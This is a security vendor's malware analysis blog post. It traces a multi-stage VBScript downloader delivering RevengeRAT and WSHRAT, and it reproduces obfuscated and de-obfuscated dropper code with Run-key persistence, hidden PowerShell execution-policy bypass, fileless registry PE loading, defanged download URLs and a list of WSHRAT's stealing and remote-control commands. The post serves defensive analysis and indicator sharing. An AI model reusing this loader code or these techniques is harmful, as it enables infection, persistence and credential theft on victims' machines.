
Revenge is a Dish Best Served… Obfuscated?

binarydefense.com/revenge-is-a-dish-best-served-obfuscated

November 11, 2019

Researching new and emerging cyber threats is common practice for the Binary Defense Threat Hunting team. Recently, the threat hunters came across an interesting multi-stage vbs downloader, which was used to distribute RevengeRAT and WSHRAT. This infection starts from an MHT file contained in a zip document sent over email, which communicates back to the following open directory server: http://newdocreviewonline.3utilities[.]com/

Contained on this server are two files, Review.php, which downloads Microsoft.hta. Upon reviewing the hta file, we found that it is a JavaScript file full of URL encoded characters:




```
<script
language=javascript>document.write(unescape('%3C%68%74%6D%6C%3E%0A%3C%68%65%61%64%3E%0A%3C%53%43%52%49%50%54%20%4C%61%6E%67%75%61%67%65%3D%22%56%42%53%63%72%69%70%74%22%3E%0A%53%65%74%20%20%57%54%4E%45%56%52%20%3D%20%43%
2%28%31%30%38%29%26%43%68%72%28%31%30%35%29%26%43%68%72%28%39%39%29%26%43%68%72%28%39%37%29%26%43%68%72%28%31%31%36%29%26%43%68%72%28%31%30%35%29%26%43%68%72%28%31%31%31%29%26%43%68%72%28%31%31%30%29%29%0A%0A%57%54%4E%45%
72%28%31%30%30%29%26%63%68%72%28%33%32%29%26%63%68%72%28%33%37%29%26%63%68%72%28%31%31%36%29%26%63%68%72%28%31%30%31%29%26%63%68%72%28%31%30%39%29%26%63%68%72%28%31%31%32%29%26%63%68%72%28%33%37%29%20%26%20%22%20%26%20%2
%39%61%28%22%22%6D%69%63%72%6F%73%6F%66%74%4E%76%62%73%22%22%29%3E%3E%41%36%70%2E%76%62%73%20%26%40%65%63%68%6F%20%53%65%74%20%51%34%74%20%3D%20%43%72%65%61%74%65%4F%62%6A%65%63%74%28%48%39%61%28%22%22%6D%73%78%6D%6C%52%
9%3E%3E%41%36%70%2E%76%62%73%20%26%40%65%63%68%6F%20%53%65%74%20%55%34%6F%20%3D%20%43%72%65%61%74%65%4F%62%6A%65%63%74%28%48%39%61%28%22%22%61%64%6F%64%62%4E%73%74%72%65%61%6D%22%22%29%29%3E%3E%41%36%70%2E%76%62%73%20%26%
76%62%73%20%26%20%40%65%63%68%6F%20%55%34%6F%2E%50%6F%73%69%74%69%6F%6E%20%3D%20%30%20%3E%3E%41%36%70%2E%76%62%73%20%26%40%65%63%68%6F%20%55%34%6F%2E%53%61%76%65%54%6F%46%69%6C%65%20%52%36%7A%2C%20%32%20%3E%3E%41%36%70%2E
%41%32%6A%29%20%3E%3E%41%36%70%2E%76%62%73%20%26%40%65%63%68%6F%20%45%33%6F%20%3D%20%4D%69%64%28%41%32%6A%2C%20%53%39%74%2C%20%31%29%20%3E%3E%41%36%70%2E%76%62%73%20%26%40%65%63%68%6F%20%45%33%6F%20%3D%20%43%68%72%28%41%
8%64%20%3E%3E%41%36%70%2E%76%62%73%20%26%40%65%63%68%6F%20%45%6E%64%20%46%75%6E%63%74%69%6F%6E%20%3E%3E%41%36%70%2E%76%62%73%26%20%41%36%70%2E%76%62%73%20%26%64%45%6C%20%41%36%70%2E%76%62%73%20%26%20%74%69%6D%65%6F%75%74%
```

js file

Decoding the characters shows an html file with some VBScript code inside of it that essentially creates a new script called A6p.vbs (stored in AppData/Local) which it then uses to pull down and execute the stage2, a new script called Microsoft.vbs. This stage2 is downloaded from:

https://scisolinc[.]com/wp-includes/Text/microsoft.vbs and is heavily obfuscated.


Digging into the Stage2



```
class th3m41n
public function dugh41r(ByRef ob4usc, ByVal st33p)
  ob4usc(1,0).Type = 1
  ob4usc(1,0).Open
  ob4usc(1,0).Write st33p(1)
  ob4usc(1,0).Position = 0
  ob4usc(1,0).Type = 2
  ob4usc(1,0).CharSet = ob4usc(0,1)(0)
  ob4usc(1,1) = Array(ob4usc(1,0).ReadText)(0)
  dugh41r = 2
end function

public function t01l3t(tr4sh0ut, t20y34r)
  t20y34r(0).DataType = Array(tr4sh0ut(0,1)(1))(0)
  t20y34r(0).Text = Array(tr4sh0ut(1,0))(0)
  tr4sh0ut(0,1) = Array("us-" & chr(97) & chr(115) & chr(99) & chr(105) & chr(105))
  set tr4sh0ut(1,0) = Array(CreateObject(chr(65) & chr(100) & chr(111) & chr(100) & chr(98) & chr(46) & chr(115) & chr(116) & chr(114) & chr(69) & chr(65) & chr(109)))(0)
  call dugh41r(tr4sh0ut, Array("", t20y34r(0).NodeTypedValue))
  t01l3t = Array(tr4sh0ut(1,1))
end function

public function b3st1n(c0ugh0, c0ugh1)
  b3st1n = Array(t01l3t(c0ugh0, Array(c0ugh1.createElement("bbg"))))
end function
end class


dim o0hn0o(1,1)

set o0hn0o(0,0) = new th3m41n
o0hn0o(0,1) = Array("(!", chr(98) & chr(105) & chr(110) & chr(46) & chr(98) & chr(97) & chr(115) & chr(101) & chr(54) & chr(52))
o0hn0o(1,0) =
Replace(Array("Q29uc3QgVHlwZUJpbmFyeS(!9IDEKQ29uc3QgRm9yUmVhZGluZy(!9IDEsIEZvcldyaXRpbmcgPS(!yLCBGb3JBcHBlbmRpbmcgPS(!4Cm9uIGVycm9yIHJlc3VtZSBuZXh0CkRpbSBsb25nVGV4dDEKbG9uZ1RleHQxID0gI
FNBeUNnbHZZalIxYzJNb01Td3dLUzVEYUdGeVUyVjBJRDBnYjJJMGRYTmpLREFzTVNrb01Da0tDVzlpTkhWell5Z3hMREVwSUQwZ1FYSnlZWGtvYjJJMGRYTmpLREVzTUNrdVVtVmhaRlJsZUhRcEtEQXBDZ2xrZFdkb05ERnlJRDBnTWdwbGJtU
mFISW9PVGNwSUNZZ1kyaHlLREV4TlNrZ0ppQmphSElvT1RrcElDWWdZMmh5S0RFd05Ta2dKaUJqYUhJb01UQTFLU2tLQ1hObGRDQjBjalJ6YURCMWRDZ3hMREFwSUQwZ1FYSnlZWGtvUTNKbFlYUmxUMkpxWldOMEtHTm9jaWcyTlNrZ0ppQmphS
3BDZ2wwTURGc00zUWdQU0JCY25KaGVTaDBjalJ6YURCMWRDZ3hMREVwS1FwbGJtUWdablZ1WTNScGIyNEtDbkIxWW14cFl5QmlkVzVqZEdsdmJpQmlNM04wTVc0b1l6QjFaMmd3TENCak1IVm5hREVwQ2dsaU0zTjBNVzRnUFNCQmNuSmhlU2gwT
0FtSUdOb2NpZzBOaWtnSmlCamFISW9PVGdwSUNZZ1kyaHlLRGszS1NBbUlHTm9jaWd4TVRVcElDWWdZMmh5S0RFd01Ta2dKaUJqYUhJb05UUXBJQ1lnWTJoeUtEVXlLU2tLYnpCb2JqQnZLREVzTUNrZ1BTQlNaWEJzWVdOb0tFRnljbUY1S0NKS
G1KVFNVdGpSemw1WkVNb0lUbEpSRkY0VFhwSlMyRlhOWHBrUjBaellrZFNjR05wS0NFNVNVTkpiRmxZUW5kYVIwWXdXVk5WYVVOdVNqRmlhMFo2VVZkU2RHRlhOR2RRVTBKdFdWZDRlbHBSY0hOaWJYUnRZVmQ0YkVsRU1HZGtTRW94V2xGd2MyS
GJGVXlWbXBrV0Vwd1pFaHJiMHRSY0d4aWJWRm5ZVmRaUzBOcFl6bE1WREIwVUZNd09VeFVNR2RqU0ZacFlrZHNha2xJV21oamFTZ2hPVXhVTUhSUVV6QTVURlF3ZEZCVE1EbE1WREIwVUZNd09VeFVNSFJRVXpBNVEyZHdhMkZYTUdkak1taHNZa
ktjVnBYVGpCSmFXdExXa2RzZEVsSGFEQmtTRUoyV1cxdlMyTXlWakJKUjJnd1pFaENkbGx0YjJkUVVUwSnFZMjFXYUdSSFZuWlpiV0VKelYxUk9VbUl3YkhSTldIQnNVbnBHZWxSWGF6Rk9SMHBZWlVjNWExTkdTak5UVjJ4eVV6Qk9ibUl5TlZGVmVrRTFWRVpSZDJSR1EwbFJOUkd4S1U
```

Obfuscated File


As seen in the above image, there’s a large buffer of Base64 encoded text, and a replace call. The replace call replaces “(!” in the Base64 buffer with “A”, which allows the buffer to be decoded successfully. Decoding the Base64 buffer shows a more informative script, along with large blocks of junk code:



```
Next
While IaDZhnGKcEGNQYIHwQhAegCHOT= "tYHTBGiqUenCHORdDbybOkBHeM"
Wend
Dim YdhWgtRNLaTxyYXCezNJlQugLR
YdhWgtRNLaTxyYXCezNJlQugLR = "toeanaNASpHJGaPUttJoryGSconX"
If YdhWgtRNLaTxyYXCezNJlQugLR = "toeanaNASpHJGaPUttJoryGSconX" Then
End If
For JreLsNoYGljwYBXnIBPDEtpNdr = 268 to 772
Dim poUPrSJRgMrCBIpsjIgpScLnZK
Next
While CdfcrJqqezkBYuiLlrfGPSXuqJ= "HXhHGVOZbzEnASqSxLpyfYgWQj"
Wend
```

Example of junk code

Since the de-obfuscation work is still not done, it is necessary to strip out the junk code so that the script can be easily read. In doing so, the file size is reduced from 113KB to 75KB, which is a fairly large amount of junk code:




```
Const TypeBinary = 1
Const ForReading = 1, ForWriting = 2, ForAppending = 8
on error resume next
Dim longText1
longText1 = "Y2xhc3MgdGgzbTQxbgpwdWJsaWMgZnVuY3Rpb24gZHVnaDQxcihCeVJlZiBvYjR1c2MsIEJ5VmFsIHN0MzNwKQoJb2I0dXNjKDEsMCkuVHlwZSA9IDEKCW9iNHVzYygxLDApLk
Set wshShell1 = CreateObject("WScript.Shell")
Dim appdatadir1, stubpath1
appdatadir1 = wshShell1.ExpandEnvironmentStrings("%appdata%")
stubpath1 = appdatadir1 & "\GXxdZDvzyH.vbs"
Dim decoded1
decoded1 = decodeBase64(longText1)
writeBytes stubpath1, decoded1
wshShell1.Run("wscript //B """ & stubpath1 & """")
Private Sub writeBytes(file, bytes)
on error resume next
Dim binaryStream
Set binaryStream = CreateObject("ADODB.Stream")
binaryStream.Type = TypeBinary
binaryStream.Open
binaryStream.Write bytes
binaryStream.SaveToFile file, ForWriting
End Sub
Private Function decodeBase64(base64)
Dim DM, EL
Set DM = CreateObject("Microsoft.XMLDOM")
Set EL = DM.createElement("tmp")
EL.DataType = "bin.base64"
EL.Text = base64
decodeBase64 = EL.NodeTypedValue
End Function
Set wshShell1 = Nothing
sn=Wscript.scriptname
D="HKCU\SOFTWARE\Microsoft\\microsoft"
C="powershell -ExecutionPolicy Bypass -windowstyle hidden -noexit -Command "
function Ex(s)
O.Run C & chrw(34) & "[System.IO.File]::WriteAllText([Environment]::GetEnvironmentVariable('AppData')+'\"&sn&"',[System.IO.File]::ReadAllText('"&fl
Wscript.Quit
O.Run C & chrw(34) & "New-ItemProperty -Path 'HKCU:\Software\Microsoft\Windows\CurrentVersion\Run' -name 'microsoft' -value '"&fl&"' -PropertyType
O.Run C & chrw(34) & "[System.IO.File]::WriteAllText([Environment]::GetFolderPath(7)+'\"&sn&"',[System.IO.File]::ReadAllText('"&fl&"'))" & Chrw(34)
H="TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM@hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4g
O.regwrite D,H,"REG_SZ"
O.Run C & chrw(34) & "$_b = (get-itemproperty -path 'HKCU:\SOFTWARE\Microsoft\' -name 'microsoft').microsoft;$_b=$_b.replace('@','0');[byte[]]$_0 =
```

Looking at the now readable stage2, two things jump out. First, a Base64 encoded PE file is seen (evident by the TVqQAAMAAAA), which is the RevengeRAT executable. Next, a second large Base64 encoded string is noticed. This string is interesting and will be discussed later.

Loading RevengeRAT

An initial glance may have overlooked the readable stage2, but the Base64 encoded portable executable (PE) file is still obfuscated. Scattered around the Base64 string are @ symbols, which need to be replaced with “0” in order for the PE to be decoded properly. However, it doesn’t do this immediately.

In order to maintain persistence, the script first copies Microsoft.vbs from AppData/Local/Temp to Appdata/Roaming, and then saves a run key called “microsoft” with the value set to “C:\User\%USER%\Appdata\Roaming\microsoft.vbs”



Path

```
HKEY_USERS:S-1-5-21-782015159-3888652635-181968987-1000\Software\Microsoft\Windows\CurrentVersion\Run
```

Data

```
C:\Users\James Quinn\AppData\Roaming\MICROSOFT.VBS
```

Name

```
microsoft
```

Screenshot from Binary Defense MDR after it detected the installation


This allows the vbs to run at startup. Next, the script saves the obfuscated PE file into HKCU:\Software\Microsoft\microsoft as a string. The script then reads the previously saved key into memory and de-obfuscates the PE file before finally executing the file. This allows RevengeRAT to run in memory and not drop any files onto the system—a technique known as “fileless.”

See bottom of analysis for IOCs:

Digging into the “Interesting” Base64 String

Circling back around to the other Base64 string contained in the stage2 reveals a few things. First, unlike all other Base64 encountered so far, this string is not obfuscated. Additionally, the stage2 decodes the Base64 before saving the now decoded Base64 string to a file in Appdata/Roaming called GXxdZDvzyH.vbs, which it then executes with wscript /b. The /b flag specifies batch mode, which does not result in errors or input prompts.

Decoding the Base64 string gives us a file that strongly resembles the original obfuscated stage2:



```
class th3m41n
public function dugh41r(ByRef ob4usc, ByVal st33p)
  ob4usc(1,0).Type = 1
  ob4usc(1,0).Open
  ob4usc(1,0).Write st33p(1)
  ob4usc(1,0).Position = 0
  ob4usc(1,0).Type = 2
  ob4usc(1,0).CharSet = ob4usc(0,1)(0)
  ob4usc(1,1) = Array(ob4usc(1,0).ReadText)(0)
  dugh41r = 2
end function

public function t01l3t(tr4sh0ut, t20y34r)
  t20y34r(0).DataType = Array(tr4sh0ut(0,1)(1))(0)
  t20y34r(0).Text = Array(tr4sh0ut(1,0))(0)
  tr4sh0ut(0,1) = Array("us-" & chr(97) & chr(115) & chr(99) & chr(105) & chr(105))
  set tr4sh0ut(1,0) = Array(CreateObject(chr(65) & chr(100) & chr(111) & chr(100) & chr(98) & chr(46) & chr(115) & chr(116) & chr(114) & chr(69) & chr(65) & chr(109)))(0)
  call dugh41r(tr4sh0ut, Array("", t20y34r(0).NodeTypedValue))
  t01l3t = Array(tr4sh0ut(1,1))
end function

public function b3st1n(c0ugh0, c0ugh1)
  b3st1n = Array(t01l3t(c0ugh0, Array(c0ugh1.createElement("bbg"))))
end function
end class


dim o0hn0o(1,1)

set o0hn0o(0,0) = new th3m41n
o0hn0o(0,1) = Array("(!", chr(98) & chr(105) & chr(110) & chr(46) & chr(98) & chr(97) & chr(115) & chr(101) & chr(54) & chr(52))
o0hn0o(1,0) =
Replace(Array("JzxbIHJlY29kZXIgOiBrb2duaXRvIChjKSBza3lwZS(!6IGxpdmU6dW5rbm93bi5zYWxlczY0IF0+CgonPS09LT0tPS09IGNvbmZpZy(!9LT0tPS09LT0tPS09LT0tPS09LT0tPS09LT0tPQoKaG9zdC(!9ICJicml0aWFua
Cic9LT0tPS09LT0gcHVibGljIHZhci(!9LT0tPS09LT0tPS09LT0tPS09LT0tPS09CgpkaW0gc2hlbGxvYmogCnNldCBzaGVsbG9iai(!9IHdzY3JpcHQuY3JlYXRlb2JqZWN0KCJ3c2NyaXB0LnNoZWxsIikKZGltIGZpbGVzeXN0ZW1vYmoKc2
InN0YXJ0dX(!iKS(!mICJcIgppbnN0YWxsZGlyID0gc2hlbGxvYmouZXhwYW5kZW52aXJvbm1lbnRzdHJpbmdzKGluc3RhbGxkaXIpICYgIlwiCmlmIG5vdCBmaWxlc3lzdGVtb2JqLmZvbGRlcmV4aXN0cyhpbnN0YWxsZGlyKSB0aGVuICBpbn
ocigxMDEpCnNsZWVwID0gNT(!wMC(!KZGltIHJlc3BvbnNlCmRpbSBjbWQKZGltIHBhcmFtCmluZm8gPS(!iIgp1c2JzcHJlYWRpbmcgPS(!iIgpzdGFydGRhdGUgPS(!iIgpkaW0gb25lb25jZQoKJz0tPS09LT0tPSBjb2RlIHN0YXJ0ID0tPS
IiVjb21zcGVjJS(!vYyBzaHV0ZG93bi(!vci(!vdC(!wIC9mIiwgMCwgVFJVRQpjYXNlICJzaHV0ZG93biIKCS(!gc2hlbGxvYmoucnVuICIlY29tc3BlYyUgL2Mgc2h1dGRvd24gL3MgL3QgMC(!vZiIsID(!sIFRSVUUKY2FzZS(!iZXhjZWN1
IiwgImNtZHYuZXhlIiwgImNocm9tZSIKCS(!gcGFzc2dyYWJiZXIgIm51bGwiLC(!iY21kdi5leGUiLC(!ibW96aWxsYSIKCS(!gcGFzc2dyYWJiZXIyIGNtZCgxKSwgImNtZHYuZXhlIiwgY21kKDIpCmNhc2UgInVwZGF0ZSIKIC(!gIC(!gcG
GUgLy9CICIgJiBjaHIoMzQpICYgaW5zdGFsbGRpci(!mIGluc3RhbGxuYW1lICYgY2hyKDM0KQogIC(!gICB3c2NyaXB0LnF1aXQgCmNhc2UgInVuaW5zdGFsbCIKIC(!gIC(!gdW5pbnN0YWxsCmNhc2UgInVwLW4tZXhlYyIKIC(!gIC(!gZG9
uKCkgCmNhc2UgICJyZH(!iCi(!gIC(!gIHNlcnZpY2VzdGFydGVyIGNtZCgxKSwgInJkLXBsdWdpbi5leGUiLCBpbmZvcm1hdGlvbigpCmNhc2UgICJrZXlsb2dnZXIiCi(!gIC(!gIGtleWxvZ2dlcnN0YXJ0ZXIgY21kKDEpLC(!ia2wtcGx1Z
!gIHBvc3QgImlzLWNtZC1zaGVsbCIsY21kc2hlbGwgKHBhcmFtKQpjYXNlIC(!iZ2V0LXByb2Nlc3NlcyIKIC(!gIC(!gcG9zdC(!iaXMtcHJvY2Vzc2VzIiwgZW51bXByb2Nlc3MoKQpjYXNlIC(!iZGlzYWJsZS11YWMiCgkgIGlmIFdTY3Jpc
W0iLCJFbmFibGVMVUEiLC(!wCgkJb1JlZy5TZXREd29yZFZhbHVlICZIOD(!wMD(!wMDIsIlNPRlRXQVJFXE1pY3Jvc29mdFxXaW5kb3dzXEN1cnJlbnRWZXJzaW9uXFBvbGljaWVzXFN5c3RlbSIsIkNvbmNlbnRQcm9tcHRCZWhhdmlvckFkbW
```

De-obfuscating the Base64 string contained in GXxdZDvzyH.vbs, reveals WSHRat.

WSHRAT

Out of all samples discussed in this analysis, the WSHRAT drop was the most surprising. WSHRAT is a relatively new stealer written entirely in VBScript. This RAT is fairly modular, but in its base state can steal computer information like computer name and antivirus provider. It can also steal passwords from popular web browsers like Chrome, Internet Explorer, and Firefox. Additionally, besides installing as a Run key, the malware also seems to have the ability to create lnk files that pose as legitimate shortcuts but in reality, also execute the malware before executing the specified file.

If the malware detects that it is running as admin, it will also attempt to disable UAC so that it can always escalate to admin without prompting the user.

Commands

Name	*Description*
disconnect	Closes the malware
reboot	Reboots the computer
shutdown	Shuts the computer off
exececute	Executes whatever command/file is specified in the supplied parameter

install-sdk	Download the wshsdk.zip file from C2, consists of a standalone python installation
get-pass	Grab password from specified file
get-pass-offline	Grab passwords from browsers along with specified file
update	Update the malware
uninstall	Uninstall the malware
up-n-exec	Download and update the malware
bring-log	Send wshlogs\ to the C2
down-n-exec	Download and execute new malware
filemanager	File manager plugin using “fm-plugin.exe”
rdp	RDP plugin using “rd-plugin.exe”
keylogger	Keylogger plugin using “kl-plugin.exe”
offline-keylogger	Keylogger plugin using “kl-plugin.exe”
browse-logs	Browse logs generated by the rat
cmd-shell	Open a CMD shell
get-processes	List all processes
disable-uac	Disable UAC checks
check-eligible	Check eligibility for supplied file
force-eligible	Force eligibility for supplied file
elevate	Elevate to admin
